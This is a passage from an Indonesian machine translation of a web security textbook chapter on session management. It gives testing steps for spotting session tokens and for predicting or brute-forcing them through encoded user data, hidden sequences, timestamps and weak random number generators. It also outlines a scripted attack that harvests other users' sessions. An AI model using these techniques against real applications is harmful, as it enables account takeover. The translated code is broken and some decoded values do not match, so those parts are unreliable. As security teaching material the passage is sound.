Penggunaan sesi yang jelas ada di aplikasi yang mendukung masuk. Setelah memasukkan nama pengguna dan kata sandi, Anda dapat menggunakan aplikasi sebagai pengguna yang kredensialnya telah Anda masukkan, hingga Anda keluar atau sesi berakhir karena tidak aktif. Tanpa sesi, pengguna harus memasukkan kembali kata sandinya di setiap halaman aplikasi. Oleh karena itu, setelah mengautentikasi pengguna satu kali, aplikasi membuat sesi untuknya dan memperlakukan semua permintaan milik sesi tersebut sebagai berasal dari pengguna tersebut.

Aplikasi yang tidak memiliki fungsi login biasanya juga perlu menggunakan sesi. Banyak situs yang menjual barang dagangan tidak mengharuskan pelanggan membuat akun. Namun, mereka mengizinkan pengguna untuk menelusuri katalog, menambahkan item ke keranjang belanja, memberikan detail pengiriman, dan melakukan pembayaran. Dalam skenario ini, tidak perlu mengautentikasi identitas pengguna: untuk sebagian besar kunjungannya, aplikasi tidak mengetahui atau peduli siapa penggunanya. Tetapi untuk berbisnis dengannya, perlu diketahui rangkaian permintaan mana yang diterimanya berasal dari pengguna yang sama.

Cara paling sederhana dan masih paling umum untuk mengimplementasikan sesi adalah dengan mengeluarkan setiap pengguna token atau pengidentifikasi sesi yang unik. Pada setiap permintaan selanjutnya ke aplikasi, pengguna mengirim ulang token ini, yang memungkinkan aplikasi menentukan urutan permintaan sebelumnya yang terkait dengan permintaan saat ini.

Dalam kebanyakan kasus, aplikasi menggunakan cookie HTTP sebagai mekanisme transmisi untuk meneruskan token sesi ini antara server dan klien. Tanggapan pertama server ke klien baru berisi tajuk HTTP seperti berikut:

Set-Cookie: ASP.NET_SessionId=mza2ji454s04cwbgbw2ttj55

dan permintaan selanjutnya dari klien berisi tajuk ini:

Kuki: ASP.NET_SessionId=mza2ji454s04cwbgbw2ttj55

Mekanisme manajemen sesi standar ini pada dasarnya rentan terhadap berbagai kategori serangan. Tujuan utama penyerang dalam menargetkan mekanisme ini adalah entah bagaimana membajak sesi pengguna yang sah dan dengan demikian menyamar sebagai orang itu. Jika pengguna telah diautentikasi ke aplikasi, penyerang mungkin dapat mengakses data pribadi milik pengguna atau melakukan tindakan tidak sah atas nama orang tersebut. Jika pengguna tidak diautentikasi, penyerang mungkin masih dapat melihat informasi sensitif yang dikirimkan oleh pengguna selama sesinya.

Seperti pada contoh sebelumnya dari server Microsoft IIS yang menjalankan ASP.NET, sebagian besar server web komersial dan platform aplikasi web mengimplementasikan solusi manajemen sesi siap pakai mereka sendiri berdasarkan cookie HTTP. Mereka menyediakan API yang dapat digunakan oleh pengembang aplikasi web untuk mengintegrasikan fungsi sessiondependent mereka sendiri dengan solusi ini.

Beberapa implementasi manajemen sesi yang tidak tersedia ternyata rentan terhadap berbagai serangan, yang mengakibatkan sesi pengguna disusupi (hal ini akan dibahas nanti di bab ini). Selain itu, beberapa pengembang menemukan bahwa mereka membutuhkan kontrol yang lebih halus atas perilaku sesi daripada yang disediakan oleh solusi bawaan, atau mereka ingin menghindari beberapa kerentanan yang melekat pada solusi berbasis cookie. Karena alasan ini, cukup umum untuk melihat mekanisme manajemen sesi yang dipesan lebih dahulu dan/atau berbasis non-cookie yang digunakan dalam aplikasi keamanan penting seperti perbankan online.

Kerentanan yang ada dalam mekanisme manajemen sesi sebagian besar terbagi dalam dua kategori:

- Kelemahan dalam pembuatan token sesi
- Kelemahan dalam penanganan token sesi sepanjang siklus hidupnya

Kami akan melihat masing-masing area ini secara bergantian, menjelaskan berbagai jenis cacat yang umumnya ditemukan dalam mekanisme manajemen sesi dunia nyata, dan teknik praktis untuk menemukan dan mengeksplitasinya. Terakhir, kami akan menjelaskan langkah-langkah yang dapat diambil aplikasi untuk mempertahankan diri dari serangan ini.

LANGKAH HACK

Di banyak aplikasi yang menggunakan mekanisme cookie standar untuk mengirimkan token sesi, mudah untuk mengidentifikasi item data mana yang berisi token tersebut. Namun, dalam kasus lain ini mungkin memerlukan beberapa pekerjaan detektif.

1. Aplikasi sering menggunakan beberapa item data yang berbeda secara kolektif sebagai token, termasuk cookie, parameter URL, dan bidang formulir tersembunyi. Beberapa item ini dapat digunakan untuk mempertahankan status sesi pada komponen back-end yang berbeda. Jangan berasumsi bahwa parameter tertentu adalah token sesi tanpa membuktikannya, atau bahwa sesi dilacak hanya menggunakan satu item.
2. Terkadang, item yang tampak sebagai token sesi aplikasi mungkin tidak. Secara khusus, cookie sesi standar yang dihasilkan oleh server web atau platform aplikasi mungkin ada tetapi sebenarnya tidak digunakan oleh aplikasi.
3. Amati item baru mana yang diteruskan ke browser setelah autentikasi. Seringkali, token sesi baru dibuat setelah pengguna mengautentikasi dirinya sendiri.
4. Untuk memverifikasi item mana yang benar-benar digunakan sebagai token, temukan halaman yang benar-benar bergantung pada sesi (seperti halaman "detail saya" khusus pengguna). Buat beberapa permintaan untuk itu, secara sistematis hapus setiap item yang Anda duga digunakan sebagai token. Jika menghapus item menyebabkan halaman yang bergantung pada sesi tidak dikembalikan, ini mungkin menunjukkan bahwa item tersebut adalah token sesi. Burp Repeater adalah alat yang berguna untuk melakukan tes ini.

Alternatif untuk Sesi

Tidak setiap aplikasi web menggunakan sesi, dan beberapa aplikasi penting keamanan yang berisi mekanisme autentikasi dan fungsionalitas kompleks memilih untuk menggunakan teknik lain untuk mengelola status. Anda mungkin menemukan dua kemungkinan alternatif:

- **Otentikasi HTTP**—Aplikasi yang menggunakan berbagai teknologi autentikasi berbasis HTTP (basic, digest, NTLM) terkadang menghindari kebutuhan untuk menggunakan sesi. Dengan autentikasi HTTP, komponen klien berinteraksi dengan mekanisme autentikasi secara langsung melalui browser, menggunakan header HTTP, dan bukan melalui kode khusus aplikasi yang terdapat dalam setiap halaman individual. Setelah pengguna memasukkan kredensialnya ke dalam dialog browser, browser secara efektif mengirim ulang kredensial ini (atau melakukan jabat tangan yang diperlukan) dengan setiap permintaan berikutnya ke server yang sama. Ini setara dengan aplikasi yang menggunakan autentikasi berbasis formulir HTML dan menempatkan formulir login di setiap halaman aplikasi, yang mengharuskan pengguna mengautentikasi ulang diri mereka sendiri dengan setiap tindakan yang mereka lakukan. Oleh karena itu, ketika autentikasi berbasis HTTP digunakan, hal itu dimungkinkan

untuk aplikasi untuk mengidentifikasi ulang pengguna di beberapa permintaan tanpa menggunakan sesi. Namun, otentikasi HTTP jarang digunakan pada aplikasi berbasis Internet dengan kerumitan apa pun, dan manfaat serbaguna lainnya yang ditawarkan oleh mekanisme sesi yang lengkap berarti bahwa hampir semua aplikasi web sebenarnya menggunakan mekanisme ini.

- **Mekanisme status tanpa sesi**—Beberapa aplikasi tidak mengeluarkan token sesi untuk mengelola status interaksi pengguna dengan aplikasi. Sebaliknya, mereka mengirimkan semua data yang diperlukan untuk mengelola status tersebut melalui klien, biasanya dalam cookie atau bidang formulir tersembunyi. Akibatnya, mekanisme ini menggunakan keadaan tanpa sesi seperti ASP.NET Kondisi Tampilan melakukan. Agar jenis mekanisme ini aman, data yang dikirimkan melalui klien harus dilindungi dengan baik. Ini biasanya melibatkan pembuatan gumpalan biner yang berisi semua informasi status dan mengenkripsi atau menandatanganinya menggunakan algoritme yang dikenali. Konteks yang memadai harus disertakan dalam data untuk mencegah penyerang mengumpulkan objek status di satu lokasi dalam aplikasi dan mengirimkannya ke lokasi lain untuk menyebabkan beberapa perilaku yang tidak diinginkan. Aplikasi juga dapat menyertakan waktu kedaluwarsa dalam data objek untuk melakukan yang setara dengan waktu tunggu sesi. Bab 5 menjelaskan secara lebih rinci mekanisme aman untuk mengirimkan data melalui klien.

LANGKAH HACK

1. Jika autentikasi HTTP sedang digunakan, mungkin tidak ada mekanisme manajemen sesi yang diterapkan. Gunakan metode yang dijelaskan sebelumnya untuk memeriksa peran yang dimainkan oleh item data yang mirip token.
2. Jika aplikasi menggunakan mekanisme status tanpa sesi, mentransmisikan semua data yang diperlukan untuk mempertahankan status melalui klien, hal ini terkadang sulit dideteksi dengan pasti, namun berikut ini adalah indikator kuat bahwa mekanisme semacam ini sedang digunakan:
 - Item data mirip token yang dikeluarkan untuk klien cukup panjang (100 byte atau lebih).
 - Aplikasi mengeluarkan item seperti token baru sebagai tanggapan atas setiap permintaan.
 - Data dalam item tampaknya dienkripsi (dan karenanya tidak memiliki struktur yang dapat dilihat) atau ditandatangani (dan oleh karena itu memiliki struktur yang bermakna disertai dengan beberapa byte data biner yang tidak berarti).
 - Aplikasi dapat menolak upaya untuk mengirimkan item yang sama dengan lebih dari satu permintaan.
3. Jika bukti menunjukkan dengan kuat bahwa aplikasi tidak menggunakan token sesi untuk mengelola status, kecil kemungkinan serangan yang dijelaskan dalam bab ini akan menghasilkan apa pun. Waktu Anda mungkin akan lebih baik dihabiskan untuk mencari masalah serius lainnya seperti kontrol akses yang rusak atau injeksi kode.

Kelemahan dalam Pembuatan Token

Mekanisme manajemen sesi seringkali rentan terhadap serangan karena token dibuat dengan cara yang tidak aman yang memungkinkan penyerang mengidentifikasi nilai token yang telah dikeluarkan untuk pengguna lain.

CATAT Ada banyak lokasi di mana keamanan aplikasi bergantung pada ketidakpastian token yang dihasilkannya. Berikut beberapa contohnya:

- Token pemulihan kata sandi dikirim ke alamat email terdaftar pengguna
- Token ditempatkan di bidang formulir tersembunyi untuk mencegah serangan pemalsuan permintaan lintas situs (lihat Bab 13)
- Token yang digunakan untuk memberikan akses satu kali ke sumber daya yang dilindungi
- Token persisten yang digunakan dalam fungsi "ingat saya".
- Token yang memungkinkan pelanggan aplikasi belanja yang tidak menggunakan autentikasi untuk mengambil status pesanan yang ada saat ini

Pertimbangan dalam bab ini yang berkaitan dengan kelemahan dalam pembuatan token berlaku untuk semua kasus ini. Faktanya, karena banyak aplikasi saat ini bergantung pada mekanisme platform yang matang untuk menghasilkan token sesi, seringkali di area fungsionalitas lain inilah ditemukan kelemahan yang dapat dieksplorasi dalam pembuatan token.

Token yang Berarti

Beberapa token sesi dibuat menggunakan transformasi nama pengguna atau alamat email pengguna, atau informasi lain yang terkait dengan orang tersebut. Informasi ini dapat dikodekan atau disamarkan dengan cara tertentu dan dapat digabungkan dengan data lain.

Misalnya, token berikut mungkin awalnya tampak seperti string acak panjang:

757365723d6461663b6170703d61646d696e3b646174653d30312f31322f3131

Namun, jika diamati lebih dekat, Anda dapat melihat bahwa itu hanya berisi karakter heksadesimal. Menebak bahwa string sebenarnya adalah pengkodean hex dari string karakter ASCII, Anda dapat menjalankannya melalui dekoder untuk mengungkapkan hal berikut:

pengguna=daf;aplikasi=admin;tanggal=10/09/11

Penyerang dapat mengeksplorasi makna dalam token sesi ini untuk mencoba menebak sesi saat ini dari pengguna aplikasi lain. Menggunakan daftar nama pengguna yang disebutkan atau umum, mereka dapat dengan cepat menghasilkan sejumlah besar token yang berpotensi valid dan mengujinya untuk memastikan mana yang valid.

Token yang berisi data bermakna sering menunjukkan struktur. Dengan kata lain, mereka mengandung beberapa komponen, seringkali dipisahkan oleh pembatas, yang dapat diekstraksi dan dianalisis secara terpisah untuk memungkinkan penyerang memahami fungsi dan cara pembuatannya. Berikut adalah beberapa komponen yang mungkin ditemui dalam token terstruktur:

- Nama pengguna akun
- Pengidentifikasi numerik yang digunakan aplikasi untuk membedakan akun
- Nama depan dan belakang pengguna
- Alamat email pengguna
- Grup atau peran pengguna dalam aplikasi
- Stempel tanggal/waktu
- Angka yang meningkat atau dapat diprediksi
- Alamat IP klien

Setiap komponen berbeda dalam token terstruktur, atau seluruh token, dapat dikodekan dengan cara yang berbeda. Ini bisa menjadi tindakan yang disengaja untuk mengaburkan konten mereka, atau hanya memastikan pengangkutan data biner yang aman melalui HTTP. Skema pengkodean yang biasa ditemui antara lain XOR, Base64, dan representasi heksadesimal menggunakan karakter ASCII (lihat Bab 3). Mungkin perlu menguji berbagai decoding pada setiap komponen token terstruktur untuk membongkarinya ke bentuk aslinya.

CATAT Saat aplikasi menangani permintaan yang berisi token terstruktur, aplikasi mungkin tidak benar-benar memproses setiap komponen dengan token atau semua data yang terdapat di setiap komponen. Pada contoh sebelumnya, aplikasi mungkin Base64-mendekodekan token dan kemudian hanya memproses komponen "pengguna" dan "tanggal". Dalam kasus di mana token berisi gumpalan data biner, sebagian besar data ini mungkin berupa padding. Hanya sebagian kecil yang benar-benar relevan dengan validasi yang dilakukan server pada token. Mempersempit subbagian dari token yang sebenarnya diperlukan seringkali dapat sangat mengurangi jumlah entropi dan kompleksitas yang terlihat di dalam token.

LANGKAH HACK

1. Dapatkan satu token dari aplikasi, dan modifikasi secara sistematis untuk menentukan apakah seluruh token divalidasi atau apakah beberapa subkomponennya diabaikan. Coba ubah nilai token satu byte setiap kali (atau bahkan satu bit setiap kali) dan kirim ulang token yang dimodifikasi ke aplikasi untuk menentukan apakah masih diterima. Jika Anda menemukan bahwa bagian tertentu dari token sebenarnya tidak harus benar, Anda dapat mengecualikannya dari analisis lebih lanjut, yang berpotensi mengurangi jumlah pekerjaan yang harus Anda lakukan. Anda dapat menggunakan jenis payload "char frotter" di Burp Intruder untuk mengubah nilai token di satu posisi karakter pada satu waktu, untuk membantu tugas ini.
2. Masuk sebagai beberapa pengguna yang berbeda pada waktu yang berbeda, dan catat token yang diterima dari server. Jika pendaftaran mandiri tersedia dan Anda dapat memilih nama pengguna Anda, masuklah dengan serangkaian nama pengguna serupa yang berisi variasi kecil di antara mereka, seperti A, AA, AAA, AAAA, AAAB, AAAC, AABA, dan seterusnya. Jika data khusus pengguna lainnya dikirimkan saat login atau disimpan di profil pengguna (seperti alamat email), lakukan latihan serupa untuk memvariasikan data tersebut secara sistematis, dan catat token yang diterima setelah login.
3. Analisis token untuk setiap korelasi yang tampaknya terkait dengan nama pengguna dan data lain yang dapat dikontrol pengguna.
4. Analisis token untuk penyandian atau penyamaran yang terdeteksi. Di mana nama pengguna berisi urutan karakter yang sama, cari urutan karakter yang sesuai di token, yang mungkin mengindikasikan penggunaan kebingungan XOR. Cari urutan dalam token yang hanya berisi karakter heksadesimal, yang mungkin mengindikasikan pengkodean heksadesimal string ASCII atau informasi lainnya. Cari urutan yang diakhiri dengan tanda sama dengan dan/atau yang hanya berisi karakter Base64 valid lainnya: a hingga z, A hingga Z, 0 hingga 9, +, dan /.
5. Jika ada makna yang dapat direkayasa ulang dari sampel token sesi, pertimbangkan apakah Anda memiliki informasi yang cukup untuk mencoba menebak token yang baru-baru ini dikeluarkan untuk pengguna aplikasi lain. Temukan halaman aplikasi yang bergantung pada sesi, seperti halaman yang mengembalikan pesan kesalahan atau pengalihan di tempat lain jika diakses tanpa sesi yang valid. Kemudian gunakan alat seperti Burp Intruder untuk membuat permintaan dalam jumlah besar ke halaman ini menggunakan token tebakan. Pantau hasil untuk setiap kasus di mana halaman dimuat dengan benar, menunjukkan token sesi yang valid.

COBALAH!

http://mdsec.net/auth/321/ http://
mdsec.net/auth/329/ http://
mdsec.net/auth/331/

Token yang Dapat Diprediksi

Beberapa token sesi tidak berisi data berarti yang mengaitkannya dengan pengguna tertentu. Namun demikian, mereka dapat ditebak karena mengandung urutan atau pola yang memungkinkan penyerang melakukan ekstrapolasi dari sampel token untuk menemukan token valid lainnya yang baru-baru ini dikeluarkan oleh aplikasi. Bahkan jika ekstrapolasi melibatkan beberapa trial and error (misalnya, satu tebakan yang valid per 1.000 percobaan), ini masih memungkinkan serangan otomatis untuk mengidentifikasi sejumlah besar token yang valid dalam waktu yang relatif singkat.

Kerentanan yang terkait dengan pembuatan token yang dapat diprediksi mungkin lebih mudah ditemukan dalam implementasi komersial dari manajemen sesi, seperti server web atau platform aplikasi web, daripada dalam aplikasi yang dipesan lebih dahulu. Saat Anda menargetkan mekanisme manajemen sesi pesanan dari jarak jauh, sampel token yang Anda keluarkan mungkin dibatasi oleh kapasitas server, aktivitas pengguna lain, bandwidth Anda, latensi jaringan, dan sebagainya. Namun, di lingkungan laboratorium, Anda dapat dengan cepat membuat jutaan token sampel, semuanya diurutkan dengan tepat dan diberi stempel waktu, dan Anda dapat menghilangkan gangguan yang disebabkan oleh pengguna lain.

Dalam kasus yang paling sederhana dan paling rentan, aplikasi dapat menggunakan nomor urut sederhana sebagai token sesi. Dalam hal ini, Anda hanya perlu mendapatkan sampel dua atau tiga token sebelum meluncurkan serangan yang akan dengan cepat menangkap 100% sesi yang valid saat ini.

Gambar 7-1 menunjukkan Burp Intruder digunakan untuk menggilir dua digit terakhir dari token sesi berurutan untuk menemukan nilai di mana sesi masih aktif dan dapat dibajak. Di sini, lamanya respons server merupakan indikator andal bahwa sesi yang valid telah ditemukan. Fitur ekstrak grep juga telah digunakan untuk menampilkan nama pengguna yang masuk untuk setiap sesi.


Dalam kasus lain, token aplikasi mungkin berisi urutan yang lebih rumit yang memerlukan upaya untuk menemukannya. Jenis variasi potensial yang mungkin Anda temui di sini bersifat terbuka, tetapi pengalaman penulis di lapangan menunjukkan bahwa token sesi yang dapat diprediksi umumnya muncul dari tiga sumber berbeda:

- Urutan tersembunyi
- Ketergantungan waktu
- Pembuatan angka acak yang lemah

Kami akan melihat masing-masing area ini secara bergantian.

Urutan Tersembunyi

Merupakan hal yang umum untuk menemukan token sesi yang tidak dapat diprediksi dengan mudah saat dianalisis dalam bentuk mentahnya, tetapi berisi urutan yang mengungkapkan dirinya saat token didekripsi atau dibongkar dengan sesuai.



Gambar 7-1: Serangan untuk menemukan sesi yang valid di mana token sesi dapat diprediksi

Pertimbangkan rangkaian nilai berikut, yang membentuk satu komponen token sesi terstruktur:

IwjVJA
Ls3Ajg
xpKr+A
XleXYg
9hyCzA
jeFung
JaZZoA

Tidak ada pola langsung yang terlihat; namun, pemeriksaan sepihak menunjukkan bahwa token mungkin berisi data yang disandikan Base64. Selain karakter alfabet dan numerik huruf besar-kecil, ada karakter +, yang juga berlaku dalam string yang disandikan Base64. Menjalankan token melalui dekoder Base64 mengungkapkan hal berikut:

-- Ø\$
.íÀŽ
Æ'«ø
^Wb
ö,ł
?án6
%!Y

String ini tampak seperti omong kosong dan juga berisi karakter noncetak. Ini biasanya menunjukkan bahwa Anda berurusan dengan data biner daripada teks ASCII. Merender data yang didekodakan sebagai angka heksadesimal memberi Anda hal berikut:

```
9708D524  
2ECDC08E  
C692ABF8  
5E579762  
F61C82CC  
8DE16E36  
25A659A0
```

Masih belum ada pola yang terlihat. Namun, jika Anda mengurangi setiap angka dari yang sebelumnya, Anda akan mendapatkan yang berikut:

```
FF97C4EB6A  
97C4EB6A  
FF97C4EB6A  
97C4EB6A  
FF97C4EB6A  
FF97C4EB6A
```

yang segera mengungkapkan pola tersembunyi. Algoritme yang digunakan untuk menghasilkan token menambahkan 0x97C4EB6A ke nilai sebelumnya, memotong hasilnya menjadi angka 32-bit, dan Base64-mengkodekan data biner ini agar dapat diangkut menggunakan protokol HTTP berbasis teks. Dengan menggunakan pengetahuan ini, Anda dapat dengan mudah menulis skrip untuk menghasilkan rangkaian token yang akan diproduksi server selanjutnya, dan rangkaian yang dihasilkannya sebelum sampel diambil.

Ketergantungan Waktu

Beberapa server web dan aplikasi menggunakan algoritme untuk menghasilkan token sesi yang menggunakan waktu pembuatan sebagai masukan untuk nilai token. Jika entropi lain yang dimasukkan ke dalam algoritme tidak mencukupi, Anda mungkin dapat memprediksi token pengguna lain. Meskipun setiap urutan token tertentu mungkin tampak acak, urutan yang sama ditambah dengan informasi tentang waktu pembuatan setiap token mungkin berisi pola yang dapat dilihat. Dalam aplikasi yang sibuk dengan sejumlah besar sesi yang dibuat setiap detik, serangan skrip mungkin berhasil mengidentifikasi token pengguna lain dalam jumlah besar.

Saat menguji aplikasi web pengecer online, penulis menemukan urutan token sesi berikut:

```
3124538-1172764258718  
3124539-1172764259062  
3124540-1172764259281  
3124541-1172764259734  
3124542-1172764260046  
3124543-1172764260156
```

3124544-1172764260296
3124545-1172764260421
3124546-1172764260812
3124547-1172764260890

Setiap token jelas terdiri dari dua komponen numerik yang terpisah. Angka pertama mengikuti urutan kenaikan sederhana dan mudah diprediksi. Angka kedua meningkat dengan jumlah yang bervariasi setiap kali. Menghitung perbedaan antara nilainya di setiap token berturut-turut mengungkapkan hal berikut:

344
219
453
312
110
140
125
391
78

Urutan tersebut tampaknya tidak mengandung pola yang dapat diprediksi secara andal. Namun, jelas mungkin untuk memaksa rentang angka yang relevan dalam serangan otomatis untuk menemukan nilai yang valid dalam urutan. Namun, sebelum mencoba serangan ini, kami menunggu beberapa menit dan mengumpulkan urutan token lebih lanjut:

3124553-1172764800468
3124554-1172764800609
3124555-1172764801109
3124556-1172764801406
3124557-1172764801703
3124558-1172764802125
3124559-1172764802500
3124560-1172764802656
3124561-1172764803125
3124562-1172764803562

Membandingkan urutan token kedua ini dengan yang pertama, dua poin langsung terlihat jelas:

- Urutan numerik pertama terus berkembang secara bertahap; namun, lima nilai telah dilewati sejak akhir urutan pertama. Ini mungkin karena nilai yang hilang telah dikeluarkan ke pengguna lain yang masuk ke aplikasi di jendela di antara kedua pengujian.
- Urutan numerik kedua terus berlanjut dengan interval yang sama seperti sebelumnya; Namun, nilai pertama yang kami peroleh adalah 539.578 lebih besar dari nilai sebelumnya.

Pengamatan kedua ini segera mengingatkan kita pada peran waktu dalam menghasilkan token sesi. Rupanya, hanya lima token yang telah dikeluarkan di antara dua latihan pengambilan token. Namun, waktu sekitar 10 menit telah berlalu. Penjelasan yang paling mungkin adalah bahwa angka kedua bergantung pada waktu dan mungkin hanya hitungan milidetik.

Memang, firasat kami benar. Dalam fase pengujian berikutnya, kami melakukan tinjauan kode, yang mengungkapkan algoritme pembuatan token berikut:

```
String sessId = Integer.toString(s_SessionIndex++) +  
    "-" +  
    System.currentTimeMillis();
```

Mengingat analisis kami tentang bagaimana token dibuat, mudah untuk membuat serangan skrip untuk memanen token sesi yang dikeluarkan aplikasi ke pengguna lain:

- Kami melanjutkan polling server untuk mendapatkan token sesi baru secara berurutan.
- Kami memantau peningkatan pada angka pertama. Ketika ini meningkat lebih dari 1, kami tahu bahwa token telah dikeluarkan untuk pengguna lain.
- Saat token telah dikeluarkan untuk pengguna lain, kami mengetahui batas atas dan bawah dari angka kedua yang dikeluarkan untuk orang tersebut, karena kami memiliki token yang dikeluarkan tepat sebelum dan sesudahnya. Karena kami sering mendapatkan token sesi baru, rentang antara batas ini biasanya hanya terdiri dari beberapa ratus nilai.
- Setiap kali token dikeluarkan untuk pengguna lain, kami meluncurkan serangan brute-force untuk mengulangi setiap angka dalam rentang, menambahkan ini ke nomor inkremental yang hilang yang kami tahu dikeluarkan untuk pengguna lain. Kami berupaya mengakses halaman yang dilindungi menggunakan setiap token yang kami buat, hingga upaya tersebut berhasil dan kami telah mengkompromikan sesi pengguna.
- Menjalankan serangan berskrip ini secara terus-menerus akan memungkinkan kita menangkap token sesi dari setiap pengguna aplikasi lainnya. Saat pengguna administratif masuk, kami akan sepenuhnya mengkompromikan seluruh aplikasi.

COBALAH!

```
http://mdsec.net/auth/339/ http://  
mdsec.net/auth/340/ http://  
mdsec.net/auth/347/ http://  
mdsec.net/auth/351/
```

Generasi Angka Acak Lemah

Sangat sedikit yang terjadi di dalam komputer secara acak. Oleh karena itu, ketika keacakan diperlukan untuk beberapa tujuan, perangkat lunak menggunakan berbagai teknik untuk menghasilkan angka dengan cara acak semu. Beberapa algoritma yang digunakan menghasilkan urutan yang tampak stokastik dan memanifestasikan penyebaran yang merata di seluruh rentang nilai yang mungkin. Namun demikian, mereka dapat diekstrapolasi maju atau mundur dengan akurasi sempurna oleh siapa saja yang memperoleh sampel nilai yang kecil.

Ketika generator nomor pseudorandom yang dapat diprediksi digunakan untuk menghasilkan token sesi, token yang dihasilkan rentan terhadap pengurutan oleh penyerang.

Jetty adalah server web populer yang ditulis dalam 100% Java yang menyediakan mekanisme manajemen sesi untuk digunakan oleh aplikasi yang berjalan di atasnya. Pada tahun 2006, Chris Anley dari NGSSoftware menemukan bahwa mekanisme tersebut rentan terhadap serangan prediksi token sesi. Server menggunakan Java API `java.util.Random` untuk menghasilkan token sesi. Ini menerapkan "generator kongruensi linier", yang menghasilkan angka berikutnya dalam urutan sebagai berikut:

```
tersinkronisasi dilindungi int berikutnya(int bit) {  
    biji = (biji * 0x5DEECE66DL + 0xBL) & ((1L << 48) - 1); return (int)(seed >>>  
        (48 - bit));  
}
```

Algoritma ini mengambil angka terakhir yang dihasilkan, mengalikannya dengan sebuah konstanta, dan menambahkan konstanta lain untuk mendapatkan angka berikutnya. Angka tersebut dipotong menjadi 48 bit, dan algoritme menggeser hasilnya untuk mengembalikan jumlah bit tertentu yang diminta oleh penelepon.

Mengetahui algoritme ini dan satu angka yang dihasilkan olehnya, kita dapat dengan mudah menurunkan urutan angka yang akan dihasilkan algoritme selanjutnya. Dengan sedikit teori bilangan, kita juga bisa menurunkan barisan yang dihasilkan sebelumnya. Ini berarti penyerang yang mendapatkan satu sesi token dari server dapat memperoleh token dari semua sesi saat ini dan yang akan datang.

CATATA Kadang-kadang ketika token dibuat berdasarkan output dari generator nomor pseudorandom, pengembang memutuskan untuk membuat setiap token dengan menggabungkan beberapa output berurutan dari generator. Alasan yang dirasakan untuk ini adalah bahwa ini menciptakan token yang lebih panjang, dan karenanya "lebih kuat". Namun, taktik ini biasanya merupakan kesalahan. Jika seorang penyerang dapat memperoleh beberapa output berturut-turut dari generator, ini memungkinkan dia untuk menyimpulkan beberapa informasi tentang keadaan internalnya. Faktanya, mungkin lebih mudah bagi penyerang untuk mengekstrapolasi urutan keluaran generator, baik maju atau mundur.

Kerangka aplikasi off-the-shelf lainnya menggunakan sumber entropi yang sangat sederhana atau dapat diprediksi dalam pembuatan token sesi, yang sebagian besar bersifat deterministik. Misalnya, dalam framework PHP 5.3.2 dan sebelumnya, token sesi dibuat

berdasarkan alamat IP klien, waktu zaman pada pembuatan token, mikrodetik pada pembuatan token, dan generator kongruensial linier. Meskipun ada beberapa nilai yang tidak diketahui di sini, beberapa aplikasi mungkin mengungkapkan informasi yang memungkinkannya untuk disimpulkan. Situs jejaring sosial dapat mengungkapkan waktu login dan alamat IP pengguna situs. Selain itu, benih yang digunakan dalam generator ini adalah saat proses PHP dimulai, yang dapat ditentukan berada dalam rentang nilai yang kecil jika penyerang memantau server.

CATAT Ini adalah bidang penelitian yang berkembang. Kelemahan dalam pembuatan token sesi PHP ditunjukkan pada milis Pengungkapan Penuh pada tahun 2001 tetapi tidak terbukti benar-benar dapat dieksloitasi. Teori tahun 2001 akhirnya dipraktikkan oleh Samy Kamkar dengan alat phpwn pada tahun 2010.

Menguji Kualitas Keacakan

Dalam beberapa kasus, Anda dapat mengidentifikasi pola dalam serangkaian token hanya dari inspeksi visual, atau dari analisis manual yang sederhana. Namun, secara umum, Anda perlu menggunakan pendekatan yang lebih teliti untuk menguji kualitas keacakan dalam token aplikasi.

